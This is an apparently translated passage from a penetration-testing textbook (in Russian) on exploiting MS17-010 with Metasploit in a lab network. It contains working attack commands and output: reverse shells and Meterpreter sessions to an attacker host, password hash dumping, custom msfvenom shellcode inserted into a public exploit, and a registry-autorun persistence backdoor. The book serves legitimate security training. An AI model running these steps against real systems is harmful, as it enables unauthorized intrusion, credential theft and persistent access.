payload => windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > set lhost 10.0.10.160
lhost => 10.0.10.160
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.10.160:4444
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (336 bytes) to 10.0.10.208
[*] Command shell session 1 opened (10.0.10.160:4444 -> 10.0.10.208:49163)
at 2019-10-08 15:34:45 -0500

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . :
    Link-local IPv6 Address . . . . . : fe80::9458:324b:1877:4254%11
    IPv4 Address. . . . . : 10.0.10.208
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.10.1
    Tunnel adapter isatap.{4CA7144D-5087-46A9-8DC2-1BE5E36C53BB}:

        Media State . . . . . : Media disconnected
        Connection-specific DNS Suffix . . . :
```

C:\Windows\system32>



**ПРЕДУПРЕЖДЕНИЕ** Независимо от того, насколько стабилен эксплойт, целевые системы могут иногда давать сбои. Вы должны проявлять особую осторожность при использовании эксплойта в производственной системе при выполнении теста на проникновение. Как правило, перед этим вам следует уведомить контактное лицо клиента. Не нужно их тревожить; просто скажите, что вы определили уязвимость, которую можно использовать напрямую, и вам нужно убедиться, что хост действительно уязвим. Вероятность того, что эксплойт может вызвать сбой системы, превышает 0 %. Если речь идет о MS17-010, в худшем случае, когда система рухнет, она обычно перезагружается автоматически.

## 7.4 Полезное действие – запуск оболочки Meterpreter

Следующим шагом после компрометации уязвимых систем будет сбор ценной информации из этих скомпрометированных целей, таких как хеши паролей локальных учетных записей, как мы это сделали в предыдущей главе. Но, как я показал вам, этот процесс может быть, мягко говоря, утомительным, потому что в настоящее время у нас нет возможности загружать файлы напрямую со взломанной машины.

Вместо того чтобы использовать ранее продемонстрированную технику создания копий кустов реестра SYSTEM и SAM, открытия небезопасного файлового ресурса и подключения к нему с атакующей машины, я хотел бы воспользоваться этой возможностью, чтобы познакомить вас с более надежной обратной оболочкой, чем обычная командная строка Windows: той, которая содержит встроенную возможность загрузки/выгрузки, а также ряд других полезных функций. Я, конечно же, говорю о потрясающей оболочке Meterpreter от Metasploit.

Ввод `exit` из командной строки Windows прекратит работу вашей обратной оболочки и вернет вас в `msfconsole`. Ваш доступ к уязвимой цели исчез. Если вам снова понадобится доступ к системе, вам придется повторно запустить эксплойт. Не рекомендуется запускать эксплойт несколько раз подряд, так как иногда это может привести к сбою системы – и я уверен, вы можете себе представить, насколько клиенты волнуются, когда это происходит. Просто для примера запустите эксплойт еще раз, но в качестве полезной нагрузки обратной оболочки укажите `Meterpreter`, набрав `set payload windows/x64/meterpreter/reverse_https`, а затем снова запустив команду `exploit` (листинг 7.4).

### Листинг 7.4 Запуск оболочки Meterpreter

```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload
windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(windows/smb/ms17_010_psexec) > exploit
```



```

[*] Started HTTPS reverse handler on https://10.0.10.160:8443
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or
non-service executable...
[*] https://10.0.10.160:8443 handling request from 10.0.10.208; (UUID:
fv1vv10x) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 3 opened (10.0.10.160:8443 -> 10.0.10.208:49416) at
2019-10-09 11:41:05 -0500

meterpreter >

```

Это должно выглядеть знакомо по сравнению с последним запуском эксплойта, с одним ключевым отличием: вместо командной строки Windows вы должны обратить внимание на то, что называется сеансом Meterpreter или оболочкой Meterpreter. Полезная нагрузка Meterpreter была первоначально разработана для Metasploit 2.0 и остается популярной полезной нагрузкой обратной оболочки как для хакеров, так и для пентестеров. Чтобы получить исчерпывающее представление о многих функциях оболочки Meterpreter, введите команду `help`, и перед вами прокрутится вывод справки длиной в несколько экранов.

**ПРИМЕЧАНИЕ** Не забудьте упомянуть оболочку Meterpreter в свои заметки о проникновении. Это факт начальной компрометации и соединение с оболочкой, которое вам нужно будет должным образом уничтожить во время очистки после проникновения.

### Листинг 7.5 Экран справки Meterpreter

```

meterpreter > help

Core Commands
=====

Command                Description
-----                -
?                        Help menu
background              Backgrounds the current session
bg                       Alias for background
bgkill                  Kills a background meterpreter script
bglist                  Lists running background scripts
bgrun                   Executes a meterpreter script as a background
channel                 Displays information or control active
close                   Closes a channel
detach                  Detach the meterpreter session
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit                    Terminate the meterpreter session
get_timeouts            Get the current session timeout values
guid                    Get the session GUID

```

```

help                Help menu
info                Displays information about a Post module
irb                 Open an interactive Ruby shell on the current

*** [ВЫВОД ОБРЕЗАН] ***

Priv: Password database Commands
=====

Command            Description
-----            -
hashdump           Dumps the contents of the SAM database

Priv: Timestomp Commands
=====

Command            Description
-----            -
timestomp          Manipulate file MACE attributes

meterpreter >

```

Изучать все эти функции (или даже большинство из них) не обязательно, но если вам это интересно, я могу порекомендовать два замечательных ресурса для более глубокого погружения в оболочку Meterpreter, чем мы делаем в этой главе. Первый – это очень детальная документация *Metasploit Unleashed* от Offensive Security, <http://mng.bz/emKQ>. Второй – отличная книга под названием *Metasploit: The Penetration Tester's Guide*, в частности глава 6, *Meterpreter* (Дэвид Кеннеди, Джим О’Горман, Девон Кернс и Мати Ахарони; No Starch Press, 2011).

## 7.4.1 Полезные команды Meterpreter

Теперь, когда у вас есть оболочка Meterpreter, что вам нужно сделать в первую очередь? Когда вы получаете доступ к новой цели, вы должны спросить себя: «Какие типы приложений работают в этой системе? Для чего компания использует эту систему? Какие пользователи в компании в настоящее время используют эту систему?» Оказывается, вы можете ответить на все три вопроса, используя команду `ps`, которая работает аналогично команде `ps` Linux/UNIX и перечисляет все процессы, запущенные на затронутой цели (листинг 7.6):

```
meterpreter> ps
```

### Листинг 7.6 Типичный вывод команды `ps` Meterpreter

```

Process List
=====

PID  PPID  Name                Arch  Session User      Path
---  ---  ---                ---  -
0    0    [System Process]
4    0    System              x64  0
252  4    smss.exe            x64  0        NT AUTHORITY\SYSTEM

\SystemRoot\System32\smss.exe

```

```

272 460 spoolsv.exe          x64 0      NT AUTHORITY\SYSTEM
*** [ВЫВОД ОБРЕЗАН] ***
2104 332 rdpclip.exe             x64 2      CAPSULECORP\tien
C:\Windows\system32\rdpclip.exe ←
2416 1144 userinit.exe       x64 2      CAPSULECORP\tien
C:\Windows\system32\userinit.exe
2428 848 dwm.exe           x64 2      CAPSULECORP\tien
C:\Windows\system32\Dwm.exe
2452 2416 explorer.exe      x64 2      CAPSULECORP\tien
C:\Windows\Explorer.EXE
2624 2452 tvnserver.exe     x64 2      CAPSULECORP\tien
C:\Program Files\TightVNC\tnserver.exe ←
2696 784 audiodg.exe        x64 0
2844 1012 SearchProtocolHost.exe x64 2      CAPSULECORP\tien
C:\Windows\system32\SearchProtocolHost.exe
2864 1012 SearchFilterHost.exe   x64 0 NT     AUTHORITY\SYSTEM
C:\Windows\system32\SearchFilterHost.exe

```

Процесс Windows RDP, запущенный от имени пользователя домена.

На этом сервере работает нестандартная служба Windows TightVNC.

```

meterpreter >

```

Из этих выходных данных вы можете видеть, что на данном хосте работает не так уж много приложений, кроме процессов Windows по умолчанию, за исключением сервера TightVNC, работающего с идентификатором процесса (PID) 2624. Интересно отметить, что, похоже, пользователь Active Directory по имени tien вошел в систему. Это очевидно из процессов, запущенных как CAPSULECORP\tien. Процесс PID 2104 называется rdpclip.exe и работает от имени пользователя CAPSULECORP\tien. Это говорит нам о том, что эта учетная запись пользователя входит в систему удаленно через Windows RDP. С помощью этого сеанса Meterpreter можно получить учетные данные пользователя в домене Active Directory. Давайте пока отложим это действие и вернемся к нему позже; я хочу показать вам еще несколько приемов, которые вы можете выполнить с помощью оболочки Meterpreter.

Чтобы выполнить код через Meterpreter, просто введите команду оболочки, и вы попадете в командную строку ОС. Это, конечно, полезно, но может показаться неинтересным, потому что вы уже выполняли команды через обратную оболочку TSP. Ну и ладно; я просто хотел показать вам, как это сделать. Вы можете ввести exit, чтобы закрыть командную оболочку, но на этот раз вы вернетесь в оболочку Meterpreter:

```

meterpreter > shell
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>exit
exit
meterpreter >

```

Того факта, что вы можете войти в оболочку, выйти из нее и снова войти, не теряя связи с вашей целью, достаточно, чтобы сделать оболочку Meterpreter одной из моих любимых полезных нагрузок. Вдобавок вы можете сделать с помощью оболочки Meterpreter много разных вещей,

недоступных простой командной оболочке. Помните хеши паролей локальных учетных записей с сервера базы данных? Вам также необходимо получить их из этой системы, и вы можете сделать это с помощью так называемого модуля сообщений Meterpreter.

**ОПРЕДЕЛЕНИЕ** В следующей главе вы узнаете гораздо больше о *постэксплуатации* (post exploitation): о том, что злоумышленник делает в скомпрометированной системе после того, как она была взломана. *Постмодули* (post modules) – это модули Metasploit, которые вы можете использовать после получения соединения оболочки Meterpreter со скомпрометированной целью. Как следует из названия, они используются во время постэксплуатации.

На момент написания этой главы в Metasploit было более 300 постмодулей, поэтому, вероятно, найдется хотя бы один практически для любого сценария, о котором вы только можете подумать. Чтобы запустить постмодуль, введите команду `run`, а затем путь к модулю. Например, команда `run post/windows/gather/smart_hashdump` запускает модуль `smart_hashdump` (листинг 7.7). Одна из замечательных особенностей этого постмодуля заключается в том, что он автоматически сохраняет хеши в базе данных MSF, если вы настроили базу данных в соответствии с инструкциями в приложении А, раздел П1.5.3. Он также сохраняет их в файле `.txt`, расположенном в каталоге `~/msf4`.

### Листинг 7.7 Использование постмодуля `smart_hashdump`

```
meterpreter > run post/windows/gather/smart_hashdump
```

Имя хоста системы, в которой вы запускаете модуль.

```
[*] Running module against TIEN
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] ~/msf4/loot21522_default_10.0.10.208/windows.hashes_755293.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5a7039b3d33a1e2003c19df086ccea8d
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] tien:"Bookstack"
[*] Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
e0c089c0:::
[+]
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6769dd01f1f8b61924785
de2d467a41:::
meterpreter >
```

Расположение файла, в котором будут храниться ваши хеши.

Иногда системные администраторы помещают полезную информацию в подсказку для пароля.

В следующей главе вы увидите, насколько полезными могут быть хеши паролей учетных записей Windows для получения доступа к до-

полнительным системам. Я называю их *целями второго уровня*, потому что раньше они были недоступны – этап обнаружения уязвимостей не принес никаких серьезных результатов для этих конкретных хостов. По моему опыту, как только вы достигнете второго уровня проникновения, совсем скоро вы сможете захватить всю сеть. Прежде чем завершить эту главу, я хочу вкратце осветить общедоступную базу данных эксплоитов, которая является еще одним полезным ресурсом за пределами фреймворка Metasploit, где вы иногда можете найти рабочие эксплойты для компрометации целей в вашей области проникновения.

### Упражнение 7.1. Взлом `tien.capsulecorp.local`

Используя файл `windows.txt`, который вы создали в упражнении 3.1, найдите цели, для которых отсутствует патч MS17-010. Вы должны обнаружить, что в системе `tien.capsulecorp.local`, как сообщается, отсутствует патч. Используйте модуль эксплойта `ms17_010_eternalblue` вместе с полезной нагрузкой `meterpreter/reverse_tcp`, чтобы применить уязвимый хост и получить удаленную оболочку. На рабочем столе в системе `tien` есть файл `flag.txt`. Что в файле? Вы можете найти ответ в приложении E.

## 7.5 Предостережения относительно общедоступной базы данных эксплоитов

Вы уже слышали об общедоступной базе данных эксплоитов `exploit-db.com`; мы немного говорили об этом в разделе 4.2. Там вы найдете тысячи экспериментальных эксплоитов для публично раскрытых уязвимостей. Эти эксплойты различаются по сложности и надежности и не так регламентированы и проверены на качество, как модули эксплоитов, которые вы найдете в среде Metasploit. На таких сайтах вы можете найти эксплойты с неисправным или даже вредоносным кодом оболочки.

По этой причине вы должны быть очень осторожны с использованием всего, что вы загружаете с `exploit-db.com` на свой компьютер. Фактически я не рекомендую использовать `exploit-db.com`, если вы не чувствуете себя достаточно уверенно, чтобы прочитать исходный код и понять, что он делает. Кроме того, вы никогда не должны доверять шелл-коду эксплойта: это шестнадцатеричные инструкции машинного языка, которые порождают вашу обратную оболочку после запуска эксплойта. Если вам нужно использовать эксплойт с сайта `exploit-db.com` для проникновения в уязвимую машину, то вам абсолютно необходимо понимать, как заменить шелл-код своим собственным. В следующем разделе объясняется, как это сделать.

**ПРИМЕЧАНИЕ** Эта книга не пытается охватить все тонкости эксплуатации программного обеспечения. Это сделано намеренно, потому что в типичном проникновении у вас не будет времени

на тестирование и разработку пользовательских эксплойтов. Профессиональные пентестеры всегда идут в ногу со временем, но не бегут впереди паровоза, поэтому большую часть времени полагаются на надежные проверенные на практике фреймворки, такие как Metasploit. В разделе 7.5 я предлагаю вам краткий обзор пользовательских сценариев эксплойтов, чтобы возбудить ваше любопытство. Если вы хотите узнать больше – интернет полон полезной информации. Как я уже упоминал ранее, я предлагаю вам начать с чтения лучшей книги о взломах, которую я когда-либо читал: Джон Эриксон, «Хакинг. Искусство эксплойта».

## 7.5.1 Создание собственного шелл-кода

Сначала вам нужно сгенерировать шелл-код, который вы будете использовать. Для этого вы можете применять инструмент под названием msfvenom, входящий в состав фреймворка Metasploit. В примере MS17-010 мы использовали с нашим эксплойтом полезную нагрузку windows/x64/meterpreter/reverse\_https. Итак, я предполагаю, что вы хотите использовать ту же полезную нагрузку для генерации собственного шелл-кода. Я также предполагаю, что вы нашли в базе exploit-db.com эксплойт, написанный на языке программирования Python, который вы хотите применить против потенциально уязвимой цели.

Теперь поговорим о том, как создать собственный шелл-код для этого эксплойта. Откройте новое окно терминала или, еще лучше, создайте новое окно tmux, нажав **CTRL-b, c**, и, находясь в каталоге metasploit-framework/, введите следующую команду: `./msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.10.160 LPORT=443 --platform Windows -f python`. Эта команда создаст шелл-код для полезной нагрузки reverse\_https Meterpreter, предназначенной для обратного подключения к адресу 10.0.10.160 через порт 443, оптимизированной для систем Windows и совместимой с языком программирования Python.

### Листинг 7.8 Создание собственного шелл-кода с помощью msfvenom

```
./msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.10.160
LPORT=443 --platform Windows -f python
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 673 bytes
Final size of python file: 3275 bytes
buf = b"" ← Начало шелл-кода.
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41"
buf += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"
buf += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"
buf += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"
buf += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66"
*** [OUTPUT TRIMMED] ***
buf += b"\xc1\x88\x13\x00\x00\x49\xba\x44\xf0\x35\xe0\x00\x00"
```

```

buf += b"\x00\x00\xff\xd5\x48\xff\xcf\x74\x02\xeb\xaa\xe8\x55"
buf += b"\x00\x00\x00\x53\x59\x6a\x40\x5a\x49\x89\xd1\xc1\xe2"
buf += b"\x10\x49\xc7\xc0\x00\x10\x00\x00\x49\xba\x58\xa4\x53"
buf += b"\xe5\x00\x00\x00\xff\xd5\x48\x93\x53\x53\x48\x89"
buf += b"\xe7\x48\x89\xf1\x48\x89\xda\x49\xc7\xc0\x00\x20\x00"
buf += b"\x00\x49\x89\xf9\x49\xba\x12\x96\x89\xe2\x00\x00\x00"
buf += b"\x00\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb2\x66\xb8"
buf += b"\x07\x48\x01\xc3\x85\xc0\x75\xd2\x58\xc3\x58\x6a\x00"
buf += b"\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5" ←————— Конец шелл-кода.

```

Вы можете доверять этому созданному своими руками коду, который вернет полезную нагрузку `reverse_https Meterpreter` на IP-адрес и порт прослушивания, которые вы указали. Затем вы находите код оболочки, в данный момент задействованный в эксплойте, который вы хотите использовать, и заменяете его кодом, который вы только что сгенерировали. Например, если вы пытаетесь использовать эксплоит с длинным названием *47468 ASX to MP3 converter 3.1.3.7 - '.asx' Local Stack Overflow (DEP)* (выбранный полностью случайным образом, чтобы продемонстрировать идею), вы должны выделить шелл-код устройства, удалить его, а затем заменить шелл-кодом, который вы создали с помощью `msfvenom` (рис. 7.1).

```

# Note: There is a similar exploit published but it doesn't work in the OS I used:
# https://www.exploit-db.com/exploits/42963
# This exploit in the ROP chain uses addresses from ASLR modules. Not sure what OS that e

import struct
file = 'fuzz_rop.asx'
#Tested on
#OS Name: Microsoft Windows 7 Enterprise
#OS Version: 6.1.7601 Service Pack 1 Build 7601
#System Type: x64-based PC

#msfvenom -p windows/exec cmd=calc.exe -a x86 -b '\x00\x09\x0a' -f python
buf = b""
buf += b"\xda\xd7\bff\x1\xca\xd1\x3f\xd9\x74\x24\xf4\x5a\x29"
buf += b"\xc9\xb1\x31\x83\xc2\x04\x31\x7a\x14\x03\x7a\xe5\x28"
buf += b"\x24\xc3\xed\x2f\xc7\x3c\xed\x4f\x41\xd9\xdc\x4f\x35"
buf += b"\xa9\x4e\x60\x3d\xff\x62\x0b\x13\x14\xf1\x79\xbcb\x1b"
buf += b"\xb2\x34\x9a\x12\x43\x64\xde\x35\xc7\x77\x33\x96\xf6"
buf += b"\xb7\x46\xd7\x3f\xa5\xab\x85\xe8\xa1\x1e\x3a\xd9\xfc"

```

Рис. 7.1 Блок шелл-кода эксплоита 47468

Теперь вы можете протестировать этот эксплоит на своей потенциально уязвимой цели и быть уверенными, что в случае успеха вы получите обратную оболочку. Повторю, что этот раздел был предоставлен только для иллюстративных целей; настройка кода оболочки эксплоита редко требуется в типичном тесте на проникновение.

## 7.6 Заключение

- Эксплойты – это компьютерные программы, написанные исследователями безопасности, которые используют неисправленные ошибки в программах и могут применяться для компрометации уязвимых целей.
- В больших корпоративных сетях часто не удается исправить 100 % своих компьютерных систем из-за плохого управления активами и недостаточной прозрачности всех компьютерных систем, подключенных к сети.
- MS17-010 было десятым обновлением безопасности, выпущенным Microsoft в 2017 году под кодовым названием Eternal Blue. Отсутствие этого патча в системе легко обнаруживается, и это считается быстрой победой для пентестера.
- Оболочка Meterpreter представляет собой гораздо более надежную полезную нагрузку, чем стандартная командная оболочка Windows, и предлагает дополнительные функции, такие как постмодули, которые можно использовать в качестве вспомогательных инструментов.
- Использование эксплойтов с сайта [exploit-db.com](http://exploit-db.com) может быть рискованным. Убедитесь, что вы знаете, что делаете, и всегда создавайте свой собственный шелл-код, чтобы заменить то, что есть в публичном эксплойте.



## Этап 3

# Постэксплуатация и повышение привилегий

Установив доступ к вашей целевой сетевой среде путем компрометации уязвимых хостов, пора перейти на следующий уровень. В этой части книги рассказывается о том, что делают сетевые злоумышленники после того, как они взломали целевую систему.

В главе 8 вы узнаете о важнейших компонентах постэксплуатации, в том числе о том, как поддерживать надежный вход, собирать учетные данные и двигаться горизонтально. В этой главе особое внимание уделяется методам работы с системами Windows. В главе 9 рассматриваются те же ключевые компоненты постэксплуатации, но в системах Linux. Вы узнаете, где искать конфиденциальную информацию, включая файлы конфигурации и пользовательские настройки, а также как настроить автоматический запуск командной оболочки с помощью `crontab`.

Наконец, в главе 10 вы повысите свои права доступа до уровня администратора домена. Получив доступ к контроллеру домена, вы можете просматривать теневые копии томов в поисках защищенных файлов. Вы узнаете, как получить привилегированные учетные данные из Windows, экспортировав все хеши паролей Active Directory из файла `ntds.dit`. Когда вы закончите читать эту часть книги, у вас будет полный контроль над сетью предприятия.

# Постэксплуатация Windows

---

## **Краткое содержание главы:**

- поддержание постоянного доступа Meterpreter;
- сбор учетных данных из кеша домена;
- извлечение учетных данных в открытом виде из памяти;
- просмотр файловой системы в поисках файлов конфигурации;
- использование функции Pass-the-Hash для перемещения вбок.

Теперь, когда наша команда грабителей успешно проникла в несколько помещений желанного объекта, пришло время перейти к следующему этапу. Вломиться в хранилище, схватить драгоценности и бежать? Нет, еще не пора. Это вызовет много шума, и их наверняка поймают. Вместо этого план состоит в том, чтобы смешаться с рабочими на объекте и постепенно прибираться к рукам все большее количество добычи, не вызывая подозрений, прежде чем в конечном итоге исчезнуть без следа. По крайней мере, это лучший сценарий, на который они надеются. В кино они, скорее всего, рано или поздно сделают ошибку ради интересного сюжета.

Тем не менее следующее, что им нужно сделать, – это придумать, как свободно передвигаться по территории, приходить и уходить, когда им заблагорассудится. Они могут украсть униформу из кладовой, чтобы

выглядеть соответствующе, создать поддельные записи о сотрудниках в базе данных компании и, возможно, даже изготовить служебные жетоны, если позволяет уровень доступа. Этот сценарий похож на постэксплуатацию при пентесте, которую мы собираемся обсудить в данной главе, начиная с систем Windows.

Системы Windows чрезвычайно распространены в корпоративных сетях из-за их популярности среди ИТ-специалистов и системных администраторов. В этой главе вы узнаете все о постэксплуатации в системах Windows, что делать после того, как вы скомпрометировали уязвимую цель, как вы можете использовать полученный доступ для дальнейшей эскалации полномочий в сети и в конечном итоге взять под контроль всю сеть.

## 8.1 Основные цели постэксплуатации

Постэксплуатация происходит после компрометации. Вам удалось проникнуть в целевую систему, используя обнаруженный уязвимый вектор атаки, что теперь делать? Ответ может существенно различаться в зависимости от объема вашего проникновения с системой и от того, насколько подробный ответ вы хотите услышать. Но есть несколько основных целей, которых вам нужно достичь во время большинства проникновений. Я считаю, что любая постэксплуатация относится к одной из трех категорий высокого уровня, показанных на рис. 8.1:

- обеспечение надежного повторного входа;
- сбор учетных данных;
- движение вбок.




Рис. 8.1 Рабочая диаграмма постэксплуатации

### 8.1.1 Обеспечение надежного повторного входа

Предположим, вы получили доступ к своей целевой системе через командную оболочку: либо полностью интерактивную, как Meterpreter или командная строка Windows, либо неинтерактивную, например веб-оболочку или консоль базы данных, которая может запускать отдельные команды ОС.

С точки зрения злоумышленника (а вы всегда должны помнить, что ваша задача как пентестера – играть роль злоумышленника) вам нужна уверенность в том, что уровень доступа, которого вы так усердно добивались, у вас нелегко отобрать. Например, если служба, которую вы использовали, выйдет из строя или перезапустится, возможно, вы потеряете сетевое соединение с Meterpreter или командной оболочкой и не сможете восстановить его. В идеале вам понадобится надежный способ повторного входа в систему, если вы вышли из нее. В разделе 8.2.1 вы научитесь настраивать постоянный сеанс Meterpreter, который автоматически подключается к вашей атакующей машине, если сеанс завершается или скомпрометированная машина перезагружается.

### 8.1.2 Сбор учетных данных

В индустрии пентестинга хорошо известно, что если вы можете получить доступ к одной системе, вы можете затем получить доступ к другим системам в этой сети, используя учетные данные, полученные от исходной системы, и находя другие доступные хосты, которые имеют аналогичное имя пользователя и пароль. В этой главе мы обсуждаем следующие три наиболее часто используемых набора учетных данных:

- хеши паролей локальных учетных записей пользователей;
- кешированные учетные данные домена;
- текстовые файлы конфигурации с учетными данными базы данных.

### 8.1.3 Движение вбок

Движение вбок, иногда также называемое поворотом, – это концепция прямого перехода от скомпрометированного хоста к другому хосту, который ранее был недоступен. Сначала вам нужно получить что-то еще, обычно набор учетных данных от первого хоста, прежде чем вы сможете перейти к следующему. Повторю, что мне нравится использовать термин «второй уровень» при описании хостов, которые становятся доступными только после того, как вы скомпрометировали цель первого уровня. Для этого различия есть веская причина. В главе 12 вы узнаете, как составлять описания атак, раскрывающие, как вам удалось пройти всю сеть клиента от А до Я. Я обнаружил, что независимо от того, разделяете ли вы хосты на уровни в своем окончательном отчете, клиенты предпочитают проводить различие между системами, которые вы могли скомпрометировать напрямую из-за того, что что-то не так, например

отсутствовал патч, и системами, к которым вы могли получить доступ только потому, что другой хост был уязвим.

Клиенты делают это различие, потому что им приходится оценивать усилия по устранению всех проблем, которые вы подняли в своем отчете о пентесте. Если вы смогли получить доступ, например, к 5000 компьютерных систем, но только после получения учетных данных от нескольких систем, имеющих уязвимости, клиент мог бы возразить, что если бы они вовремя исправили несколько систем первого уровня, вы бы не смогли получить доступ к 5000 систем второго уровня. Это спорное утверждение, потому что даже если вы обезопасите исходные системы первого уровня, которые были обнаружены во время теста, нет никакой гарантии, что не остались другие уязвимые системы первого уровня, которые пентест не обнаружил. Также нет гарантии, что новая система первого уровня с паролем по умолчанию не будет развернута в сети завтра, на следующей неделе или в следующем месяце. Будьте терпеливы, объясняя это клиентам, потому что если вы пойдете по пути профессионального пентестера или консультанта по компьютерной безопасности, подобные дискуссии будут возникать регулярно.

## 8.2 *Обеспечение надежного повторного входа с помощью Meterpreter*

Предположим на секунду, что оболочка Meterpreter, к которой у вас есть доступ, была получена путем эксплуатации уязвимости, которая проявила себя только один раз – например, пользователь в вашей целевой системе использовал уязвимое приложение, которое вы обнаружили и использовали. Затем система перезагрузилась, и вы потеряли оболочку Meterpreter. Когда система снова заработала, пользователь закончил работу с уязвимым приложением, и у вас больше не было возможности для атаки. Я могу заверить вас на собственном опыте, что это еще более неприятно, чем кажется.

Или, если это проще представить, допустим, что наша команда грабителей получила доступ к закрытой зоне после того, как раздобыла карту-пропуск сотрудника. Они использовали пропуск, чтобы ненадолго войти в запретную зону, а затем ушли (допустим, они слышали шум), намереваясь вернуться через несколько часов. К сожалению, когда они вернулись, пропуск был аннулирован, потому что сотрудник сообщил, что карта утеряна. Обеспечение надежного повторного входа заключается в том, чтобы вы могли свободно приходить и уходить в любое время, как только вы получили доступ к скомпрометированной цели первого уровня.

Вот почему одна из первых задач, на которой вы должны сосредоточиться во время постэксплуатации, – это поддержание постоянного повторного входа в скомпрометированные системы. У вас может быть работающая оболочка сейчас, но неизвестно, как долго она прослужит,

поэтому вам следует позаботиться о том, чтобы обеспечить возможность вернуться к своей скомпрометированной цели в любой момент. Metasploit поставляется с удобным скриптом, который можно использовать для эффективного достижения этой цели.

Есть несколько способов обеспечить постоянный доступ, и я собираюсь продемонстрировать самый простой, но не обязательно самый скрытный подход. (Это нормально, потому что мы выполняем сетевой тест на проникновение, а не упражнение красной команды.) С помощью этого метода вы устанавливаете на скомпрометированный хост исполняемый двоичный бэкдор Meterpreter, который будет автоматически запускаться при каждой загрузке системы. Этого можно добиться с помощью команды `run persistence` и аргументов команды, перечисленных в табл. 8.1.

**Таблица 8.1** Аргументы команды `persistent Meterpreter`

Аргумент	Назначение
-A	Автоматически запускает слушатель порта на атакуемой машине
-L c:\\	Записывает полезную нагрузку в корень (два следа – для Ruby)
-X	Записывает полезную нагрузку в ключ автозапуска в реестре
-i 30	Указывает полезной нагрузке выполнять попытки соединения каждые 30 с
-p 8443	Указывает полезной нагрузке пытаться соединиться через порт 8443
-r 10.0.10.160	Указывает полезной нагрузке, с каким IP-адресом следует соединиться

## 8.2.1 Установка бэкдора Meterpreter с автозапуском

Настройте автозапуск исполняемого файла бэкдора Meterpreter из командной строки Meterpreter скомпрометированной цели Windows, выполнив следующую команду:

```
meterpreter > run persistence -A -L c:\\ -X -i 30 -p 8443 -r 10.0.10.160
```

Из вывода, показанного в листинге 8.1, видно, что Metasploit создал случайно сгенерированный файл с именем `VyTsDWmg.vbs`, который содержит VBScript для запуска полезной нагрузки Meterpreter, и поместил его в корень диска C, как вы ему сказали. Кроме того, вы можете видеть, что для вас открыт новый сеанс Meterpreter.

### Листинг 8.1 Настройка автозапуска исполняемого файла бэкдора Meterpreter

```
[*] Running Persistence Script
[*] Resource file for cleanup created at
.msrf4/logs/persistence/ТИЕН_20191128.3107/ТИЕН_20191128.3107.rc
[*] Payload=windows/meterpreter/reverse_tcp LHOST=10.0.10.160 LPORT=8443
